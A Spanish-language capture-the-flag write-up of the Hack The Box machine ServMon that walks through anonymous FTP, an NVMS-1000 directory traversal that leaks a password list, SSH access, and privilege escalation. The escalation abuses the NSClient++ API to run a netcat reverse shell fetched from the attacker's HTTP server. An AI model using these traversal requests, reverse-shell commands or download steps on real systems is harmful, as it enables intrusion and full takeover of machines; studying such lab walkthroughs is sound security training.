

SERVMON



Comenzamos la enumeración con nmap (Previamente había detectado los puertos):

```
# Nmap 7.80 scan initiated Wed Apr 22 01:40:50 2020 as:
nmap -p21,22,80,135,139,445,5040,5666,6063,6699,7680,8443 -sc -sv -T5 -oN nmap-scsv
10.10.10.184
Nmap scan report for 10.10.10.184
Host is up (0.14s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ 01-18-20 12:05PM      <DIR>          Users
| ftp-syst:
|_  SYST: Windows_NT
22/tcp    open  ssh          OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
| 2048 b9:89:04:ae:b6:26:07:3f:61:89:75:cf:10:29:28:83 (RSA)
| 256 71:4e:6c:c0:d3:6e:57:4f:06:b8:95:3d:c7:75:57:53 (ECDSA)
|_ 256 15:38:bd:75:06:71:67:7a:01:17:9c:5c:ed:4c:de:0e (ED25519)
80/tcp    open  http
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     Content-type: text/html
```

```

| Content-Length: 0
| Connection: close
| AuthInfo:
| GetRequest, HTTPOptions, RTSPRequest:
| HTTP/1.1 200 OK
| Content-type: text/html
| Content-Length: 340
| Connection: close
| AuthInfo:
| <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
| <html xmlns="http://www.w3.org/1999/xhtml">
| <head>
| <title></title>
| <script type="text/javascript">
| window.location.href = "Pages/login.htm";
| </script>
| </head>
| <body>
| </body>
|_ </html>
|_http-title: Site doesn't have a title (text/html).
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
5040/tcp open unknown
5666/tcp open tcpwrapped
6063/tcp open x11?
6699/tcp open napster?
7680/tcp open pando-pub?
8443/tcp open ssl/https-alt
| fingerprint-strings:
| FourOhFourRequest, HTTPOptions, RTSPRequest, SIPOptions:
| HTTP/1.1 404
| Content-Length: 18
| Document not found
| GetRequest:
| HTTP/1.1 302
| Content-Length: 0
| Location: /index.html
| workers
|_ jobs
| http-title: NSClient++
|_Requested resource was /index.html
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2020-01-14T13:24:20
|_Not valid after: 2021-01-13T13:24:20
|_ssl-date: TLS randomness does not represent time
2 services unrecognized despite returning data. If you know the service/version, please
submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port80-TCP:V=7.80%I=7%D=4/22%Time=5E9FD8EC%P=x86_64-pc-linux-gnu%r(GetR
SF:equest,1B4,"HTTP/1.1\x20200\x20OK\r\nContent-type:\x20text/html\r\nCon

```

[illegible]

```
Host script results:
|_clock-skew: 1m01s
| smb2-security-mode:
|   2.02:
|_   Message signing enabled but not required
| smb2-time:
|   date: 2020-04-22T05:44:42
|_   start_date: N/A
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

```
# Nmap done at Wed Apr 22 01:44:37 2020 -- 1 IP address (1 host up) scanned in 227.59 seconds
```

Empezando desde puertos bajos vemos que esta ftp permitido con anonymous así que exploramos

```
root@kali:~/HTB/servmon# ftp 10.10.10.184
Connected to 10.10.10.184.
220 Microsoft FTP Service
Name (10.10.10.184:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20 12:05PM <DIR> Users
226 Transfer complete.
ftp> cd users
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20 12:06PM <DIR> Nadine
01-18-20 12:08PM <DIR> Nathan
226 Transfer complete.
ftp> cd nadine
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20 12:08PM 174 Confidential.txt
226 Transfer complete.
ftp> cd ..
250 CWD command successful.
ftp> cd nathan
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20 12:10PM 186 Notes to do.txt
226 Transfer complete.
ftp> get Notes\ to\ do.txt
```

Encontré 2 txt y 2 directorios de usuarios usuarios.

users: Nathan, Nadine

txt: Confidentials.txt, Notes to do.txt

```
root@kali:~/HTB/servmon# cat Confidential.txt
Nathan,
```

I left your Passwords.txt file on your Desktop. Please remove this once you have edited it yourself and place it back into the secure folder.

Regards


Nadine

Nos indica que hay archivo Passwords.txt en el escritorio de Nathan. El otro txt no dice mucho de valor.

```
root@kali:~/HTB/servmon# cat Notes\ to\ do.txt
1) Change the password for NVMS - Complete
2) Lock down the NSClient Access - Complete
3) Upload the passwords
4) Remove public access to NVMS
5) Place the secret files in SharePoint
```

Regresando a lo encontrado con el escaneo de nmap encontramos una web llamada NVMS-1000

```
window.location.href = "Pages/login.htm";
```



Con ayuda de google podemos verificar que esta aplicación es vulnerable a directory transversal attack ya que al saltar de directorios por la url podemos visualizar algún archivo alojado en el servidor.

Analizamos el exploit: <https://www.exploit-db.com/exploits/47774>

Entonces con ayuda de burpsuite interceptamos le trafico al cargar nuevamente la pagina y lo enviamos al repeater para ahora modificar la petición get, saltar los directorios y visualizar el escritorio de Nathan donde nos indicaron que dejaron el archivo passwords.txt

The screenshot shows the Burp Suite interface with a request and response panel. The 'Request' tab is active, showing a GET request to `../users/Nathan/Desktop/Passwords.txt`. The 'Response' tab is also visible, showing an HTTP 200 OK response with a plain text content type. The response body contains a long string of characters, including the password `L1k3B1gBut7s@W0rk` which is highlighted in orange.

```
Request
Raw Params Headers Hex
1 GET ../users/Nathan/Desktop/Passwords.txt
HTTP/1.1
2 Host: 10.10.10.184
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.10.10.184/
8 Connection: close
9 Cookie: dataPort=6063
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
12
13

Response
Raw Headers Hex Render
1 HTTP/1.1 200 OK
2 Content-type: text/plain
3 Content-Length: 156
4 Connection: close
5 AuthInfo:
6
7 1nsp3ctTh3Way2Mars!
8 Th3r34r3To0M4nyTrait0r5!
9 B3WithM30r4gain5tMe
10 L1k3B1gBut7s@W0rk
11 0nly7h3y0unGWill1F0l10w
12 IfH3s4b0Utg0t0H1sH0me
13 Gr4etN3w5w17hMySk1Pa5s
```

En la sección de respuesta encontramos el contenido.

Ahora probamos estas credenciales en tanto en la web y por ssh. Después de hacer intentos manualmente encontramos unas credenciales que nos sirven para obtener acceso por ssh:

User: Nadine Password: L1k3B1gBut7s@W0rk

```
root@kali:~/HTB/servmon# ssh Nadine@10.10.10.184
Nadine@10.10.10.184's password:

Microsoft Windows [Version 10.0.18363.752]
(c) 2019 Microsoft Corporation. All rights reserved.

nadine@SERVMON C:\Users\Nadine>dir
Volume in drive C has no label.
Volume Serial Number is 728C-D22C

Directory of C:\Users\Nadine

08/04/2020  23:16    <DIR>          .
08/04/2020  23:16    <DIR>          ..
18/01/2020  11:23    <DIR>          3D Objects
18/01/2020  11:23    <DIR>          Contacts
08/04/2020  22:28    <DIR>          Desktop
08/04/2020  22:28    <DIR>          Documents
22/04/2020  19:03    <DIR>          Downloads
08/04/2020  22:27    <DIR>          Favorites
08/04/2020  22:27    <DIR>          Links
18/01/2020  11:23    <DIR>          Music
18/01/2020  11:31    <DIR>          OneDrive
18/01/2020  11:23    <DIR>          Pictures
18/01/2020  11:23    <DIR>          Saved Games
18/01/2020  11:23    <DIR>          Searches
18/01/2020  11:23    <DIR>          Videos
               0 File(s)                0 bytes
              15 Dir(s) 27,420,446,720 bytes free
```

```
nadine@SERVMON C:\Users\Nadine>cd Desktop

nadine@SERVMON C:\Users\Nadine\Desktop>dor
'dor' is not recognized as an internal or external command,
operable program or batch file.

nadine@SERVMON C:\Users\Nadine\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 728C-D22C

Directory of C:\Users\Nadine\Desktop

08/04/2020  22:28    <DIR>          .
08/04/2020  22:28    <DIR>          ..
22/04/2020  18:52                34 user.txt
               1 File(s)                34 bytes
               2 Dir(s)  27,420,446,720 bytes free

nadine@SERVMON C:\Users\Nadine\Desktop>type user.txt
16067f8461fcc8275*****
```

Y ya tenemos el user.txt.

Ahora seguimos con la enumeración. Probamos por SMB y no tuvimos éxito.

En el puerto 8443 tenemos un servicio web https de NetClient++.


NSClient++

Home

Modules

Settings


Queries

 Log


Console

Changes ▾

Help ▾



Sign in to use NSClient++




Sign in

[Forgotten password?](#)

Probamos algunas credenciales que ya teníamos pero no funciona.

Averiguando sobre el programa vemos que existe un exploit, el cual se basa en que puede ejecutar scripts externos en el sistema con los privilegios del usuario usado en la instalación es decir con privilegios de administrador.



En esta imagen podemos apreciar como funcionan los scripts, el uso de CheckExternalScripts nos proporciona la capacidad de ejecutar comandos. Pero CheckExternalScripts no ejecuta scripts automáticamente, sino que simplemente delega el comando a la shell de Windows y este lo ejecuta como un programa normal.

Entonces solo deberíamos crear un reverse shell en .bat que se ejecuta nativamente en windows, subirlo como un external script y ejecutarlo a través del nsclient++.

Googleando para conocer el programa encontramos este enlace en donde nos brinda información útil de donde podemos encontrar la contraseña y demás configuraciones del programa.

<https://kifarunix.com/how-to-install-nsclient-nagios-monitoring-agent-on-windows-system/>

Enable System Service and Disk Space Checks

Open the NSClient configuration file, **C:\Program Files\NSClient++\nsclient.ini**, with file editor such as Notepad and enable **Disk space** as well as **System check** that are disabled by default. See the highlighted lines below.

Nos dirigimos a esa ruta para revisar el archivo de configuración:

```

nadine@SERVMON C:\Program Files\NSClient++>type nsclient.ini
^_# If you want to fill this file with all available options run the following command:
# nscp settings --generate --add-defaults --load-all
# If you want to activate a module and bring in all its options use:
# nscp settings --activate-module <MODULE NAME> --add-defaults
# For details run: nscp settings --help

; in flight - TODO
[/settings/default]

; Undocumented key
password = ew2x6SsGTxjRWXOT

; Undocumented key
allowed hosts = 127.0.0.1

```



```

; in flight - TODO
[/settings/NRPE/server]

[/modules]

; Undocumented key
CheckHelpers = disabled

; Scheduler - Use this to schedule check commands and jobs in conjunction with for instance
passive monitoring through NSCA
Scheduler = enabled

; CheckExternalScripts - Module used to execute external scripts
CheckExternalScripts = enabled

[/settings/external scripts/wrappings]

[/settings/external scripts/scripts]

; Schedules - Section for the scheduler module.
[/settings/scheduler/schedules]

; Undocumented key
foobar = command = foobar

; External script settings - General settings for the external scripts module
(CheckExternalScripts).
[/settings/external scripts]
allow arguments = true

```

He borrado parte del texto del archivo para no ocupar mucho espacio, sin embargo he dejado la estructura y todos los módulos que tiene. Lo primero que encontramos es la contraseña

```

[/settings/default]

; Undocumented key
password = ew2x6SsGTxjRWXOT

; Undocumented key
allowed hosts = 127.0.0.1

```

Lo probamos pero en la web pero nos arroja un error 403 debido a que no tenemos permitido el acceso. Y eso lo podemos verificar en el archivo de configuración donde el único host permitido (allowed hosts) es el mismo server (127.0.0.1).

También encontramos que el CheckExternalScript esta habilitado

```

; CheckExternalScripts - Module used to execute external scripts
CheckExternalScripts = enabled

```

Si deseamos seguir el exploit deberíamos realizar una tunelización por ssh: <https://www.exploit-db.com/exploits/46802> sin embargo este pedía reinicio de la maquina así que decidí buscar otra forma.

Buscando encontré que este programa tiene una API lo cual nos permite realizar algunas tareas usando CURL. Entonces siguiendo la metodología RTFM (Read The Fucking Manual) encontré la forma de agregar un external script y ejecutarlo.

Leyendo: <https://docs.nsclient.org/api/rest/>

Parameters

Many API methods take optional parameters. For GET requests, any parameters not specified as a segment in the path can be passed as an HTTP query string parameter:

```
curl -k -i -u admin https://localhost:8443/api/v1/scripts/ext?all=true
```

Vemos que el usuario por default es 'admin', así que lo probamos con la contraseña encontrada en el archivo de configuración (ew2x6SsGTxjRwXOT) y validamos que podamos acceder a la API.

```
nadine@SERVMON C:\Program Files\NSClient++>powershell -c "curl.exe -k -u admin https://127.0.0.1:8443/api"
Enter host password for user 'admin':
{"beta_api":"https://127.0.0.1:8443/api/v1","current_api":"https://127.0.0.1:8443/api/v1","legacy_api":"https://127.0.0.1:8443/"}
/"} }
```

Y vemos que si nos responde, después de esto ya era ver la manera de aprovecharlo.

Leyendo: <https://docs.nsclient.org/api/rest/scripts/>

Nos indica como agregar un script, pero hacemos algunas variaciones a nuestro estilo por que no me funcionaba tal cual:

Entonces creamos un script lexsaaaa.bat con el siguiente contenido que establece lo que se ejecutará en el servidor:

```
C:\Temp\lexsaaaa.bat
```

Lo agregamos como un external script :

```
nadine@SERVMON C:\Program Files\NSClient++>powershell -c "curl.exe -k -u admin -X PUT https://127.0.0.1:8443/api/v1/scripts/ext/scripts/lexsaaaa.bat --data-binary C:\Users\Nadine\Downloads\lexsaaaa.bat"
Enter host password for user 'admin':
Added lexsaaaa as scripts\lexsaaaa.bat
```

Verificamos que se haya agregado:

```
nadine@SERVMON C:\Program Files\NSClient++>powershell -c "curl.exe -k -u admin https://127.0.0.1:8443/api/v1/scripts/ext"
Enter host password for user 'admin':
["lexsaaaa"]
```

Verificamos en la ruta de ejecución

```
nadine@SERVMON C:\Program Files\NSClient++>powershell -c "curl.exe -k -u admin https://127.0.0.1:8443/api/v1/scripts/ext/lexsaaaa"
Enter host password for user 'admin':
scripts\lexsaaaa.bat
```

Verificamos en el archivo de configuración nsclient.ini y vemos que si aparece:

```
[/settings/external scripts/scripts]

; Undocumented key
lexsaaaa = scripts\lexsaaaa.bat
```

Verificamos que el contenido del external script lexsaaaa.bat este correcto:

```
nadine@SERVMON C:\Program Files\NSClient++>cd scripts

nadine@SERVMON C:\Program Files\NSClient++\scripts>type lexsaaaa.bat
C:\Temp\lexsaaaa.bat
```

Ahora, como ya establecimos lo que queremos ejecutar, ahora debemos crearlo y descargarlo en el servidor en la misma ruta que establecimos en el external script. Lo que yo haré será un reverse shell con netcat por lo que tambien necesitaré descargarlo en esa ruta.

El bat seria el siguiente:

```
root@kali:~/HTB/servmon# cat lexsaaaa.bat
@echo off
C:\Temp\nc.exe 10.10.14.27 4466 -e cmd.exe
```

Levantamos un servidor http con Python:

```
root@kali:~/HTB/servmon# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

Iniciamos las descargas:

```
nadine@SERVMON C:\Temp>powershell Invoke-WebRequest "http://10.10.14.27:8000/lexsaaaa.bat -
OutFile .\lexsaaaa.bat"

nadine@SERVMON C:\Temp>powershell Invoke-WebRequest "http://10.10.14.27:8000/nc.exe -
OutFile .\nc.exe"
```

```
nadine@SERVMON C:\Temp>dir
Volume in drive C has no label.
Volume Serial Number is 728C-D22C

Directory of C:\Temp

25/04/2020  07:14    <DIR>          .
25/04/2020  07:14    <DIR>          ..
25/04/2020  07:06                72 lexsaaaa.bat
25/04/2020  07:14           59,392 nc.exe
                2 File(s)          59,464 bytes
                2 Dir(s)  27,431,362,560 bytes free
nadine@SERVMON C:\temp>type lexsaaaa.bat
@echo off
C:\Temp\nc.exe 10.10.14.27 4466 -e cmd.exe
```

Ahora tocaría ejecutar el external script.

Leyendo: <https://docs.nsclient.org/api/rest/queries/>

Nos indica que podemos hacer consultas a nuestro external script y lo mas valioso es que estas consultas nos detalla el query de ejecución.

```
nadine@SERVMON C:\Program Files\NSClient++>powershell -c "curl.exe -k -u admin
https://127.0.0.1:8443/api/v1/queries/lexsaaaa"
Enter host password for user 'admin':
{"description": "Alias for:
scripts\\lexsaaaa.bat", "execute_nagios_url": "https://127.0.0.1:8443/api/v1/queries/lexsaaaa
/commands/execute_nagios", "execute_url": "https://1
27.0.0.1:8443/api/v1/queries/lexsaaaa/commands/execute", "metadata":
{"name": "lexsaaaa", "title": "lexsaaaa"}}
```

lo importante es:

```
"execute_url": "https://127.0.0.1:8443/api/v1/queries/lexsaaaa/commands/execute"
```

Entonces aplicamos esa consulta de ejecución, pero antes abrimos un puerto de escucha en nuestro kali para recibir la shell reversa.

```
nadine@SERVMON C:\Program Files\NSClient++>powershell -c "curl.exe -k -u admin
https://127.0.0.1:8443/api/v1/queries/lexsaaaa/commands/execute"
Enter host password for user 'admin':
{"command": "lexsaaaa", "lines": [{"message": "\r\nC:\\Program
Files\\NSClient++>C:\\Temp\\lexsaaaa.bat", "perf": {}}], "result": 1}
```

Y recibimos nuestro shell reverso como root.

```
josef@kali:~$ rlwrap nc -lvnp 4466
listening on [any] 4466 ...
connect to [10.10.14.27] from (UNKNOWN) [10.10.10.184] 50314
Microsoft Windows [Version 10.0.18363.752]
```

(c) 2019 Microsoft Corporation. All rights reserved.

```
C:\Program Files\NSClient++>whoami
whoami
nt authority\system

C:\Program Files\NSClient++>hostname
hostname
ServMon

C:\Program Files\NSClient++>type c:\users\administrator\desktop\root.txt
type c:\users\administrator\desktop\root.txt
4cf77a501b1896dc*****
```

Y somos root ! \ (^^) /

Otra forma de ejecutar nuestro script es crear un tunel por ssh y usarlo como un servidor de salto para acceder a la web de NSClient++


Más info: <https://www.ssh.com/ssh/tunneling/example>

Entonces haríamos lo siguiente:

```
root@kali:~/HTB/servmon# ssh nadine@10.10.10.184 -L 8443:127.0.0.1:8443
```

Esto nos abre una conexión al 10.10.10.184 como servidor de salto y reenvía cualquier conexión que hagamos al puerto 8443 en nuestro kali al puerto 8443 e IP 127.0.0.1 del servidor.

Luego de ello ya tenemos acceso a la web conectandonos a través de nuestro navegador



Nos logeamos con las credenciales que ya obtuvimos y podemos verificar nuestro external script en la sección de settings.

includes
modules
paths
— settings
+ NRPE
+ WEB
core
crash
default
— external scripts
+ alias
— scripts

[Info](#)
[Changed](#)
[Basic](#)
[+ Add new](#)

lexsaaaa

scripts\lexsaaaa.bat

To configure this create a section under: /settings/external
 scripts/scripts/lexsaaaa

Save

Undo

y podemos ejecutarlo desde la misma web en la sección de queries:

[Home](#) / [Queries](#) / lexsaaaa

[Overview](#)
[Help](#)
[Run](#)

lexsaaaa

Run

Enter command and click run.

WARNING

C:\Program Files\NSClient++>C:\Temp\lexsaaaa.bat

Key	Value	Warning	Critical	Minimum	Maximum
-----	-------	---------	----------	---------	---------

**

Happy_hacking!